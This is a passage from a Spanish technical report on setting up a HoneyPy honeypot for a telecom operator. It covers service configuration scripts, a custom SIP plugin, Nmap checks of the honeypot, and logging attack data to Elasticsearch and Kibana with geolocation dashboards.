


Ilustración 14: Esquema básico de la arquitectura

La herramienta que se utilizará para simular los servicios será HoneyPy. Esta herramienta como se comenta en el apartado anterior nos permite, mediante el uso de plugins, poner a la escucha cualquier puerto y además añadir plugins personalizados para hacer que, para servicios determinados, el grado de interacción con el atacante sea mayor.

Esta herramienta nos permite modificar su configuración y cambiar los servicios a la escucha de forma rápida, por lo tanto nos aporta flexibilidad para añadir nuevos servicios en caso de que sea necesario en un futuro.

Por contra, al ser una herramienta de honeypot de baja y media interacción nos aportará menos información sobre los ataques realizados. De todos modos, el objetivo principal en un operador de telecomunicaciones con pocos recursos será bloquear los ataques y no realizar un análisis exhaustivo del tipo de ataques o del posible malware utilizado. Además, siempre tendremos la posibilidad de añadir plugins que nos permitan una mayor interacción con el atacante o utilizar software adicional en el servidor para simular servicios específicos.

4.4. Configuración del Honeypot

Tras la instalación de HoneyPy como se indica en el Anexo B será necesario aplicar la configuración según las necesidades del operador. Para esto deberemos editar el fichero services.cfg que se localiza en /HoneyPyPath/etc/services.cfg

En este fichero se le indicará a HoneyPy en que puertos debe escuchar y que plugin debe utilizar en cada uno de los puertos para simular el servicio. Por cada uno de los servicios se deberá incluir una configuración como la que se indica a continuación:

```
[<nombre_del_servicio>]
plugin      = <plugin que utilizaremos>
low_port    = <tcp/udp>:<puerto>
port        = <tcp/udp>:<puerto>
description = <descripción>
enabled     = <Yes/No>
```

Nombre del servicio: Será el nombre que identificará al servicio, no debe contener espacios y aparecerá en los logs de salida.

Plugin: Aquí se le debe indicar a HoneyPy cuál de los plugins usará este servicio, los plugins que podemos utilizar están localizados en la carpeta plugins.

Low_port: En esta línea se deberá indicar el puerto y el protocolo si se escuchará en un puerto por debajo del 1024, en caso contrario deberá ser igual que la siguiente línea de configuración.

Port: Se debe indicar el puerto y el protocolo en el cual HoneyPy escuchará

Description: Esta línea será utilizada para que describamos el servicio y así poder entender la configuración

Enable: Se deberá indicar si el servicio está activo o no

La configuración del honeypot para el operador tendrá en cuenta los puertos detectados como importantes y los que no. Para los puertos no importantes solo se tendrá en cuenta si son TCP o UDP y se configurarán con el plugin MOTD para puertos TCP y MOTD_udp para puertos UDP. Estos plugins siempre devolverán el mismo contenido a todas las conexiones pero nos servirán para ver quien intenta establecer conexiones a estos servicios. Por otro lado, para los puertos importantes se intentarán utilizar plugins específicos que nos aporten una respuesta lo más parecida posible al servicio expuesto y en la medida de los posible un mayor grado de interacción. A continuación se presenta una tabla de los puertos que marcamos como importantes y que plugin de los existentes se adapta más al servicio:

Puerto	Servicio	Plugin
80	HTTP	Web
443	HTTPS	Web
5060-5080	SIP	Echo_udp
8080	HTTP	Web
25	SMTP	SmtpExim
53	DNS	DnsUdp
69	TFTP	Echo_udp
22	SSH	Random
23	TELNET	TelnetUnix
3306	MySQL	Random

Tabla 5: Servicios y plugins utilizados

A continuación se muestra un fragmento del fichero services.cfg con la configuración para los puertos detectados como importantes:

```
...

[SMTP]
plugin      = SmtpExim
low_port    = tcp:25
port        = tcp:10025
description = Simula un servicio SMTP
enabled     = Yes

[DNS]
plugin      = DnsUdp
low_port    = udp:53
port        = udp:10053
description = Simula un servicio DNS
enabled     = Yes

[TFTP]
plugin      = Echo_udp
low_port    = udp:69
port        = udp:10069
description = Simula un servicio TFTP
enabled     = Yes

...
```

HoneyPy no permite definir rangos de puertos, por lo que se deberán configurar tantos servicios como puertos queremos tener a la escuchar. Para generar de forma más rápida el rango de puertos del 5060 al 5080 podemos hacer uso de los siguientes comandos y luego pegar el resultado en el fichero services.cfg:

```
for i in `seq 60 80`;
do
echo "
[SIP$i]
plugin      = Echo_udp
low_port    = udp:50$i
port        = udp:50$i
description = Simula un servicio SIP
enabled     = Yes"
done
```

Una vez añadidos todos los servicios podremos ejecutar HoneyPy teniendo en cuenta que será necesario configurar iptables tal y como se indica en el Anexo C.

Podemos verificar con Nmap que la configuración aplicada funciona correctamente y los puertos configurados ahora mismo están a la escucha:

```
Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-27 22:04 CET
Nmap scan report for 217-18-237-142.static.voztelecom.net (217.18.237.142)
Host is up (0.0056s latency).
PORT     STATE  SERVICE
5060/udp open   sip
5061/udp open   sip-tls
5062/udp open   unknown
5063/udp open   unknown
5064/udp open   unknown
5065/udp open   unknown
5066/udp open   unknown
5067/udp open   unknown
5068/udp open   unknown
5069/udp open   i-net-2000-npr
5070/udp open   unknown
5071/udp open   powerschool
5072/udp open   unknown
5073/udp open   unknown
5074/udp open   unknown
5075/udp open   unknown
5076/udp open   unknown
5077/udp open   unknown
5078/udp open   unknown
5079/udp open   unknown
5080/udp open   unknown
5081/udp closed sdl-ets
5082/udp closed qcp
```

Ilustración 15: Resultado de Nmap en el rango 5060:5082 sobre el honeypot

```
Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-27 21:35 CET
Nmap scan report for 217-18-237-142.static.voztelecom.net (217.18.237.142)
Host is up (0.0022s latency).
Not shown: 988 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
25/tcp    open     smtp
80/tcp    open     http
161/tcp   filtered snmp
443/tcp   open     https
2022/tcp  open     down
3306/tcp  open     mysql
5102/tcp  filtered admeng
5666/tcp  filtered nrpe
8080/tcp  open     http-proxy
10025/tcp open     unknown
```

Ilustración 16: Resultado de lanzar un Nmap por defecto sobre el honeypot

```
Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-27 21:38 CET
Nmap scan report for 217-18-237-142.static.voztelecom.net (217.18.237.142)
Host is up (0.0022s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
69/udp   open          tftp
123/udp  open|filtered ntp
161/udp  filtered      snmp
5060/udp open          sip
```

Ilustración 17: Resultado de lanzar un Nmap por defecto en UDP sobre el honeypot

Además, podemos realizar consultas sobre los puertos configurados para verificar el funcionamiento de los servicios, en la siguiente imagen se muestra una consulta DNS al honeypot, el cual responde con una IP aleatoria:




Ilustración 18: Consulta DNS al servidor Honeypot

Tras la configuración de los puertos marcados como importantes deberemos proceder a configurar el resto de puertos expuestos por el operador.

Esta tarea puede ser bastante laboriosa dependiendo del número de puertos a configurar, por lo tanto a continuación se propone un script que utilizando los datos de la base de datos nos creará un fichero de configuración para HoneyPy sin incluir los puertos que ya habíamos configurado:

```
configfile=/tmp/honeypot.cfg

echo "" > $configfile

echo "select port_min, port_max, proto from type_ports where port_min != 80 and port_min != 443 and port_min != 5060
and port_min != 8080 and port_min != 25 and port_min != 53 and port_min != 69 and port_min != 22 and port_min != 23
and port_min != 3306" | /usr/bin/mysql -uUSER -pPASSWORD BBDD| while read i;
do

  proto=`echo $i | awk '{print $3}'`
  portmin=`echo $i | awk '{print $1}'`
  portmax=`echo $i | awk '{print $2}'`

  for ((port=$portmin; port<=$portmax; port++))
    do
    echo "" >> $configfile
    echo "[Port$port]" >> $configfile
    if [ $proto == "udp" ]; then
      echo "plugin      = Echo_udp" >> $configfile
    else
      echo "plugin      = Echo" >> $configfile
    fi
    echo "low_port    = $proto:$port" >> $configfile
    echo "port        = $proto:$port" >> $configfile
    echo "description = Simula un servicio en el puerto $port" >> $configfile
    echo "enabled     = Yes" >> $configfile
  done
done
```

Añadiendo esta configuración al honeypot tendremos todos los puertos expuestos por el operador escuchando.

4.5. Mejora de la interacción con el atacante

Tras realizar una configuración básica de HoneyPy adaptada a los puertos que tenía a la escucha el operador, ahora procederemos a verificar como podemos mejorar la interacción con los atacantes para así poder obtener más información sobre los ataques.

Como hemos visto en el apartado anterior, cada servicio tiene indicado un plugin, y son estos los encargados de simular el servicio.

En el directorio plugins localizaremos todos los plugins disponibles, cada plugin es un directorio que constará de al menos dos ficheros __init__.py y nombreplugin.py. Además, en caso de ser un plugin que necesite de librerías externas deberá existir un fichero con extensión .txt que detalle los requisitos.

Dentro de los servicios más expuestos por el operador nos encontramos el servicio SIP (Session Initiation Protocol), que no cuenta con un plugin específico y que hemos configurado con el plugin Echo_udp, que simplemente devolverá al atacante la misma información que él ha enviado.

Para mejorar la interacción con el atacante crearemos un nuevo plugin llamado SIP, para esto usaremos como base una copia del plugin Echo_udp.

En primer lugar modificaremos el fichero, del nuevo directorio creado a partir del directorio Echo_udp, __init__.py para que su contenido sea *from SIP import pluginMain,* después modificaremos el nombre del fichero Echo.py para llamarlo SIP.py y editaremos su contenido.

En este fichero será donde se incluya toda la lógica que tendrá el servicio simulado por HoneyPy, las modificaciones se podrán realizar solo en 3 apartados delimitados en el script: uno para realizar importaciones, otro para el código propio y otro para las funciones propias. Además, siempre se deberá enviar la información al atacante mediante la función self.tx(host, port, message)

Para simular un servicio SIP lo que haremos en este script será simular las respuestas a un REGISTER tal y como se indica en la RFC3261[28]




Ilustración 19: Proceso de registro SIP

Para esto en primer lugar analizaremos el paquete que llega al honeypot y extraeremos todas las cabeceras SIP, con esta información podremos construir un paquete 401 Unauthorized tal y como se muestra en el siguiente fragmento de código:

```
...
Unauthorized="SIP/2.0 401 Unauthorized\r\n"
Unauthorized+=Via+"\r\n"
Unauthorized+=From+"\r\n"
Unauthorized+=To+"\r\n"
```

```
Unauthorized+=CallID+"\r\n"
Unauthorized+="CSeq: 1 REGISTER\r\n"
Unauthorized+='WWW-Authenticate:              Digest              realm="sipplugin.com",
nonce="ea9c8e88df84f1cec4341ae6cbe5a359"\r\n'
Unauthorized+="Server: OpenSER (1.2.1-notls (x86_64/linux))\r\n"
Unauthorized+="Content-Length: 0\r\n\r\n"
...
```

El atacante, al recibir este paquete deberá responder con un REGISTER con la cabecera Authorization. Al recibir este REGISTER en el honeypot enviaremos, sin realizar ninguna verificación, un 200 OK, simulando así un registro correcto. Podemos probar el correcto funcionamiento del honeypot registrando un softphone y observando el tráfico entre este y el honeypot.




Ilustración 20: Softphone registrado en el honeypot

```
U 2016/11/30 21:06:27.853136 83.57.133.10:60668 -> 217.18.237.142:5060
  REGISTER sip:217.18.237.142:5060 SIP/2.0..Via: SIP/2.0/UDP 83.57.133.10:60668;rport;branch=z9hG4bKPj8e2bec46d72f45cda961d9bf3997
  6849..Max-Forwards: 70..From: <sip:test@test>;tag=2a45bc572cca4c60be74886da06bd971..To: <sip:test@test>..Call-ID: f7077217cf1446
  5dabc80b58b520e23e..CSeq: 25809 REGISTER..User-Agent: MicroSIP/3.14.5..Contact: <sip:test@83.57.133.10:60668;ob>..Expires: 300..
  Allow: PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, INFO, SUBSCRIBE, NOTIFY, REFER, MESSAGE, OPTIONS..Content-Length:  0....

U 2016/11/30 21:06:27.855299 217.18.237.142:5060 -> 83.57.133.10:60668
  SIP/2.0 401 Unauthorized..Via: SIP/2.0/UDP 83.57.133.10:60668;rport;branch=z9hG4bKPj8e2bec46d72f45cda961d9bf39976849..From: <sip
  :test@test>;tag=2a45bc572cca4c60be74886da06bd971..To: <sip:test@test>..Call-ID: f7077217cf14465dabc80b58b520e23e..CSeq: 1 REGIST
  ER..WWW-Authenticate: Digest realm="sipplugin.com", nonce="ea9c8e88df84f1cec4341ae6cbe5a359"..Server: OpenSER (1.2.1-notls (x86_
  64/linux))..Content-Length: 0....

U 2016/11/30 21:06:27.856037 217.18.237.142:5060 -> 83.57.133.10:60668
  SIP/2.0 401 Unauthorized..Via: SIP/2.0/UDP 83.57.133.10:60668;rport;branch=z9hG4bKPj8e2bec46d72f45cda961d9bf39976849..From: <sip
  :test@test>;tag=2a45bc572cca4c60be74886da06bd971..To: <sip:test@test>..Call-ID: f7077217cf14465dabc80b58b520e23e..CSeq: 1 REGIST
  ER..WWW-Authenticate: Digest realm="sipplugin.com", nonce="ea9c8e88df84f1cec4341ae6cbe5a359"..Server: OpenSER (1.2.1-notls (x86_
  64/linux))..Content-Length: 0....

U 2016/11/30 21:06:27.878184 83.57.133.10:60668 -> 217.18.237.142:5060
  REGISTER sip:217.18.237.142:5060 SIP/2.0..Via: SIP/2.0/UDP 83.57.133.10:60668;rport;branch=z9hG4bKPj4ee5c34abb924fe3a5d243a9feb5
  91a6..Max-Forwards: 70..From: <sip:test@test>;tag=2a45bc572cca4c60be74886da06bd971..To: <sip:test@test>..Call-ID: f7077217cf1446
  5dabc80b58b520e23e..CSeq: 25810 REGISTER..User-Agent: MicroSIP/3.14.5..Contact: <sip:test@83.57.133.10:60668;ob>..Expires: 300..
  Allow: PRACK, INVITE, ACK, BYE, CANCEL, UPDATE, INFO, SUBSCRIBE, NOTIFY, REFER, MESSAGE, OPTIONS..Authorization: Digest username
  ="test", realm="sipplugin.com", nonce="ea9c8e88df84f1cec4341ae6cbe5a359", uri="sip:217.18.237.142", response="fba4e96b1c04fb13cf
  bcdc9a318be6b8"..Content-Length:  0....

U 2016/11/30 21:06:27.880174 217.18.237.142:5060 -> 83.57.133.10:60668
  SIP/2.0 200 OK..Via: SIP/2.0/UDP 83.57.133.10:60668;rport;branch=z9hG4bKPj4ee5c34abb924fe3a5d243a9feb591a6..From: <sip:test@test
  >;tag=2a45bc572cca4c60be74886da06bd971..To: <sip:test@test>..Call-ID: f7077217cf14465dabc80b58b520e23e..CSeq: 2 REGISTER..Contac
  t: <sip:test@83.57.133.10:60668;ob>..Server: OpenSER (1.2.1-notls (x86_64/linux))..Content-Length: 0....
```

Ilustración 21: Captura de tráfico entre el honeypot y el softphone

Con la creación de este plugin, adjunto en la memoria con el nombre SIP.py, mejoraremos la interacción con el atacante ya que permitiéndole registrar un cliente SIP, el siguiente paso del atacante será intentar realizar llamadas y por lo tanto capturaremos los paquetes INVITES con información que podrá ser interesante de analizar cómo puede ser el número destino de las llamadas.

4.6. Gestión de los datos obtenidos

Una vez tenemos el honeypot configurado y funcionando deberemos ver cómo darle valor a los datos obtenidos y convertir estos datos en información que nos pueda ser útil.

Por defecto, HoneyPy escribirá todos los eventos en el fichero de log HoneyPy.log, en este fichero podremos ver diversa información sobre cada evento como host origen, protocolo, puerto, plugin utilizado etc. pero además de esta información en fichero de texto HoneyPy nos permite enviar los datos a programas de terceros y a diferentes servicios. A continuación se detallan a que programas y servicios se pueden enviar los datos de HoneyPy sin realizar nuevos desarrollos:

Elasticsearch[29]: Es un software desarrollado en Java y de código abierto que nos provee un motor de búsqueda de texto completo. Elasticserach es una plataforma de búsqueda aproximadamente en tiempo real ya que los resultados pueden ser buscados un segundo después de su indexación.

HoneyDB[30]: Es una base de datos y una web que obtiene información de diferentes sensores HoneyPy repartidos por todo Internet. La información recogida por HoneyDB de los diferentes sensores se puede consultar en https://riskdiscovery.com/honeydb

Logstash[31]: Es un software open source escrito en jRuby que nos permite procesar datos de diferentes fuentes y guardar estos datos para búsquedas futuras.

Slack[32]: Herramienta de comunicación en equipos.

Splunk[33] Software que nos permite buscar, monitorizar y analizar datos de aplicaciones y sistemas a través de una web. Esta herramienta integra la captura, indexación, correlación y muestra de información.

Telegram[34]: Servicio de mensajería instantánea multiplataforma.

Twitter[35]: Servicio de microblogging.

De los diferentes programas y servicios disponibles solo Elasticsearch, Logstash y Splunk nos permiten almacenar los datos para luego realizar un tratamiento. Logstash está pensado para procesar información de varias fuentes y luego enviar esta normalmente a Elasticsearch, como en este caso la fuente será única no sería necesario utilizar Logstash ya que podríamos enviar los datos directamente a Elasticserach.

Splunk cuenta con una versión gratuita, esta cuenta con varias limitaciones[36] pero aún así ofrece muchas opciones para la gestión de datos. Por otro lado Elasticsearch configurado con Kibana nos aportará funcionalidades similares a Splunk con el añadido que es código libre.

Si nos fijamos en las tendencias de estos dos programas podremos ver como el uso de Elasticsearch + Logstash + Kibana (ELK) está creciendo, principalmente por el

hecho de ser código libre y gratuito y debido a que Splunk está centrando sus esfuerzos en su producto de pago muy enfocado a grandes empresas.

Rojo: Splunk

Azul: Elasticsearch + Logstash + Kibana




Ilustración 22: Tendencias en las búsquedas de Google.

Por esto, para el envío de los logs de HoneyPy se instalará Elasticsearch y se complementarán las funcionalidades de Elasticsearch con Kibana y X-Pack, para ofrecer así una interfaz gráfica que nos permita observar que sucede en el honeypot.

Una vez instalados Elasticsearch, Kibana y X-Pack tal y como se indica en el Anexo C, deberemos configurar HoneyPy para enviar los datos a Elasticsearch, para esto editamos el fichero etc/honeypy.cfg y modificamos en el apartado Elasticsearch el parámetro enabled a Yes y el parámetro es_url a la URL de nuestro Elasticsearch, en este caso será la siguiente: http://localhost:9200/honeypot/honeypy siendo honeypot el índice y HoneyPy el tipo.

Como hemos configurado X-Pack y esto nos crea una capa de seguridad, será necesario modificar el fichero encargado de enviar los datos a elesticsearch logger/elasticsearch/honeypy_elasticsearch.py y añadir autentificación en la cabecera:

```
import base64
login = base64.b64encode(bytes(USUARIO:CONTRASEÑA'))
headers = { 'User-Agent': useragent, "Content-Type":
"application/json", 'Authorization': 'Basic %s' % login }
```

Tras esto reiniciamos HoneyPy y podremos observar en los logs como se envía la información a Elasticsearch:




Ilustración 23: Logs de HoneyPy enviando los datos a Elasticsearch

Por lo tanto, a partir de este momento, todos los eventos generados en HoneyPy están siendo almacenados en Elasticsearch para su posterior tratado.

4.7 Tratado, visualización y mejora de los datos obtenidos

Una vez tenemos los datos enviándose a Elasticsearch, haciendo uso de Kibana podremos observar que está sucediendo en el honeypot y crear gráficas que nos darán información sobre todos los ataques recibidos.

A continuación se detallan varios ejemplos de gráficas que podemos crear usando la información de Elasticsearch y Kibana:

Gráfica por host remoto: Esta gráfica nos mostrará información sobre que IPs son las que realizan más ataques.




Ilustración 24: Gráfica por host remoto

Gráfica por servicio atacado: Esta gráfica nos mostrará información sobre qué servicios están siendo atacados.




Ilustración 25: Gráfica por servicio

Gráfica por protocolo: Esta gráfica mostrará información sobre los protocolos UDP y TCP.




Ilustración 26: Gráfica por protocolo

Podemos mejorar la información obtenida de Elasticsearch modificando el script que se encarga de enviar los datos a Elasticsearch *logger/elasticsearch/honeypy_elasticsearch.py* añadiendo el envío de información extra.

En este caso será interesante añadir información sobre la geolocalización del origen de los atacantes para poder hacer uso de los mapas que ofrece Kibana y crear gráficas con los países de los cuales recibimos más ataques. Esta información de geolocalización se obtendrá de las IPs de los host remotos haciendo uso de GeoLite2[37], una base de datos gratis de geolocalización de IPs. Para hacer uso de esta base de datos en el script será necesario importarla desde la librería geo de python mediante la línea *from geoip import geolite2* y podremos obtener la información mediante: *geolite2.lookup(remote_host).* La información de país y continente de cada IP será enviada a Elasticsearch.

Para crear un mapa en Kibana usaremos geohashes[38], para crear estos geohashes y enviarlos a Elasticsearch deberemos hacer uso de la librería de python Geohash y codificar la longitud y la latitud obtenida mediante la línea: *Geohash.encode(geoip.location[0],geoip.location[1])*

Además de la información de geolocalización, se añade que los datos en texto plano recibidos de los ataques también se envíen a Elasticsearch para así analizar los ataques recibidos de forma más sencilla.

Adjunto con la memoria se encuentra el código Python de honeypy_elasticsearch.py con todas las modificaciones realizadas para enviar más información a Elasticsearch.

Tras todos estos cambio podremos obtener nuevas gráficas y un mapa de geolocalización:

Gráfica de ataques por país y servicio: Gráfica que muestra por cada país que servicios son los más atacados.




Ilustración 27: Gráfica por país y servicio

Gráfica por continentes: Gráfica que muestra el número de ataques por continente.




Ilustración 28: Gráfica por continente

Mapa de ataques recibidos: Mapa mundial en el cual se encuentran localizados los orígenes de los ataques y según el color y la medida del circulo nos indica si se han realizado más o menos ataques.

Ilustración 29: Mapa con la geolocalización de las IPs de los atacantes

Gráfica de peticiones SIP: Gráfica que analiza los ataques SIP y nos indica el tipo de peticiones enviadas.




Ilustración 30: Gráfica por tipo de peticiones SIP

4.8. Bloqueo de ataques

